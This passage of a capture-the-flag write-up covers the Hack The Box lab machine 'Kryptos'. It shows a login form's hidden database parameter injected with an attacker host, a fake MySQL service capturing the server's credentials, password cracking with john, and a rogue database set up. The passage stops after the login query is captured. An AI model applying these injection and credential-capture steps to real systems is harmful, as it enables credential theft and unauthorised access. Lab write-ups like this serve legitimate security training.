




This is a write-up for the Hack The Box machine: Kryptos.

Let’s start with a port scan of the machine:



```
root@kali:~# nmap -A 10.10.10.129
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-06 03:08 IDT
Nmap scan report for 10.10.10.129
Host is up (0.16s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0
)
| ssh-hostkey:
|   2048 2c:b3:7e:10:fa:91:f3:6c:4a:cc:d7:f4:88:0f:08:90 (RSA)
|   256 0c:cd:47:2b:96:a2:50:5e:99:bf:bd:d0:de:05:5d:ed (ECDSA)
|_  256 e6:5a:cb:c8:dc:be:06:04:cf:db:3a:96:e7:5a:d5:aa (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Cryptor Login
No exact OS matches for host (If you know what OS is running on it, see https://
nmap.org/submit/ ).
```

Port 80 is open, so let’s check it out.



Cryptor Login

Username:

Enter username

Password:

Enter password

Submit


Surfing to the web page on port 80 we are welcoming with a login screen. I’ve tried common credentials (e.g. admin/admin, root/root, admin/123456 etc.) but nothing seemed to be correct.

Observing the source code we see something odd:

```
  </div>
  <input type="hidden" id="db" name="db" value="cryptor">
  <input type="hidden" name="token" value="f286e42e2fec32959218e4af30676272eae9aa215fcbbb0802c2c596b0da86a6" />
  <button type="submit" class="btn btn-primary" name="login">Submit</button>
</form>
```

A **db** variable named **cryptor** and a **token** value. In addition, I’ve noticed that each time a try to login the token value changes.

Let’s launch **Burp** and analyze it deeper.




```
POST / HTTP/1.1
Host: 10.10.10.129
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.129/
Content-Type: application/x-www-form-urlencoded
Content-Length: 116
Cookie: PHPSESSID=kr16aq9ifantq5ui7vr8ul151d
Connection: close
Upgrade-Insecure-Requests: 1

username=noob&password=noob&db=cryptor&token=2dfa4b80cf33a986c4f748ec47d996a67408887
1e9c75ce5bbf37178717fc822&login=
```

```
HTTP/1.1 200 OK
Date: Tue, 06 Aug 2019 00:33:18 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 966
Connection: close
Content-Type: text/html; charset=UTF-8


<html>
<head>
  <title>Cryptor Login</title>
  <link rel="stylesheet" type="text/css" href="css/bootstrap.min.css">
</head>
<body>
<div class="container-fluid">
<div class="container">
  <h2>Cryptor Login</h2>
  <form action="" method="post">
    <div class="form-group">
      <label for="Username">Username:</label>
      <input type="text" class="form-control" id="username" name="username"
placeholder="Enter username">
    </div>
    <div class="form-group">
      <label for="password">Password:</label>
      <input type="password" class="form-control" id="password" name="password"
placeholder="Enter password">
    </div>
    <input type="hidden" id="db" name="db" value="cryptor">
    <input type="hidden" name="token"
value="ee315dd9b03dceea926af501b4b7b393b093afa6d7a046c1a075d133f7f6afd6" />
    <button type="submit" class="btn btn-primary" name="login">Submit</button>
  </form>
<div class="alert alert-danger">
  Nope.</div>
</div>
</body>
</html>
```

From the POST request we can observe that it requires authentication from a database named **cryptor.**

Moreover, I’ve noticed that the next valid token is located in the Response.

So replacing the Request token with the Response token and also changing the db name has apparently produced some error:




```
Referer: http://10.10.10.129/
Content-Type: application/x-www-form-urlencoded
Content-Length: 115
Cookie: PHPSESSID=kr16aq9ifantg5ui7vr8ul151d
Connection: close
Upgrade-Insecure-Requests: 1

username=noob&password=noob&db=NOOBDB&token=ee315dd9b03dceea926af501b4b3b393b093afa6
d7a066c1a075d133f7f6afd6&login=
```

```
Content-Length: 23
Connection: close
Content-Type: text/html; charset=UTF

PDOException code: 1044
```

Realizing this produced error, I thought maybe the db variable is vulnerable to some sort of injection, so I thought about changing its value that it will connect to my database (on my machine), authenticate from our db and then we'll be able to gain access.


First, let's initial a Mysql server:




```
root@kali:~# service mysql start
root@kali:~# netstat -antup | grep 3306
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
3212/mysqld
root@kali:~#
```

I've changed to db variable to: db=cryptor;host=10.10.14.29;port=3306

Wrote the correct token from the Response and set up **tcpdump** to listen for incoming network packets:




```
username=noob&password=noob&db=cryptor;host=10.10.14.29;port=3306&token=e574a14c45e5
2f15a1220689fbdb2ae9c26844f510ea0be502e8544d990da153&login=
```



```
root@kali:~# tcpdump -i tun0 -vvv
tcpdump: listening on tun0, link-type
04:07:26.048092 IP (tos 0x0, ttl 64, i
```

Going through the packets we found the one we're looking for:




```
    10.10.10.129.41720 > kali.mysql: Flags [S], cksum 0x68a2 (correct), seq 1205694128, win 29200, options [mss 1357,sackOK,TS val 4080768
64 ecr 0,nop,wscale 7], length 0
04:07:26.367255 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6), length 40)
```

We can see that it tries to connect to our Mysql db (kali.mysql).

Now that we have some sort of a direction, we can try to use a known Metasploit auxiliary module: **auxiliary/server/capture/mysql**


What this auxiliary module does is providing a fake MySQL service that is designed to capture authentication credentials, by capturing challenge and response pairs that can be supplied to Cain of John for cracking.

So let’s stop the Mysql service that we’ve launched before, set up the John filename (where the hash will be saved) and run the auxiliary module:




```
msf5 auxiliary(server/capture/mysql) > set johnpwfile kryptos.hash
johnpwfile => kryptos.hash
msf5 auxiliary(server/capture/mysql) > run
[*] Auxiliary module running as background job 1.
msf5 auxiliary(server/capture/mysql) >
[*] Started service listener on 0.0.0.0:3306
[*] Server started.
[+] 10.10.10.129:41722 - User: dbuser; Challenge: 112233445566778899aabbccddeeff1122334455; Response: 73def07d
a6fba5dcc1b19c918dbd998e0d1f3f9d; Database: cryptor
```

We have our username (**dbuser**), Challenge-Response keys and saved them into a John format:



```
root@kali:~# cat kryptos.hash_mysqlna
dbuser:$mysqlna$112233445566778899aabbccddeeff1122334455*73def07da6fba5dcc1b19c9
18dbd998e0d1f3f9d
root@kali:~#
```

Now let’s crack it using John and the old school word list rockyou.txt:




```
root@kali:~# john --wordlist=/usr/share/wordlists/rockyou.txt kryptos.hash_mysql
na
Using default input encoding: UTF-8
Loaded 1 password hash (mysqlna, MySQL Network Authentication [SHA1 32/32])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
krypt0n1te       (dbuser)
1g 0:00:00:13 DONE (2019-08-06 04:45) 0.07686g/s 496022p/s 496022c/s 496022C/s k
ryptic11..krovallo
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

After few moments we have it, the password: **krypt0n1te**

So up until now we have the Database name (**cryptor**), Username (**dbuser**) and Password (**krypt0n1te).**

We are missing the **Table Name** in the DB and also the **columns** names, although I might guess that typical columns will be “username” and “password”.

Anyway, with the information we have let’s build our database. We’ll do it using **MariaDB**.




```
root@kali:~# service mysql start
root@kali:~# mariadb
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 32
Server version: 10.1.29-MariaDB-6+b1 Debian buildd-unstable

Copyright (c) 2000, 2017, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> CREATE USER 'dbuser'@'10.10.10.129' IDENTIFIED BY 'krypt0n1te';
Query OK, 0 rows affected (0.00 sec)

MariaDB [(none)]> CREATE DATABASE cryptor;
Query OK, 1 row affected (0.01 sec)

MariaDB [(none)]> GRANT ALL PRIVILEGES ON cryptor.* TO 'dbuser'@'10.10.10.129' IDENTIFIED BY 'krypt0n1te';
Query OK, 0 rows affected (0.00 sec)

MariaDB [(none)]> FLUSH PRIVILEGES;
Query OK, 0 rows affected (0.00 sec)
```

In addition, let’s make out MySQL port (3306) public.

Open the configuration file: /etc/mysql/mariadb.conf.d/50-server.cnf


and change **bind-address=127.0.0.1 to bind-address=0.0.0.0**



```
# Instead of skip-networking the default is now to listen only on
# localhost which is more compatible and is not less secure.
bind-address            = 0.0.0.0
```

Save and restart MySQL service.

Launch again the modified POST request via Burp but this time we’ll also fire up **Wireshark** to analyze network packets being transmitted:




```
▾ MySQL Protocol
    Packet Length: 108
    Packet Number: 0
  ▾ Request Command Query
      Command: Query (3)
      Statement: SELECT username, password FROM users WHERE username='noob' AND password='9cb4afde731e9eadc
```

One of the captured packets includes the form of a SQL query, we can see that our guess for the columns names was correct: **username** and **password**.

We have also enumerated the **table name: users**

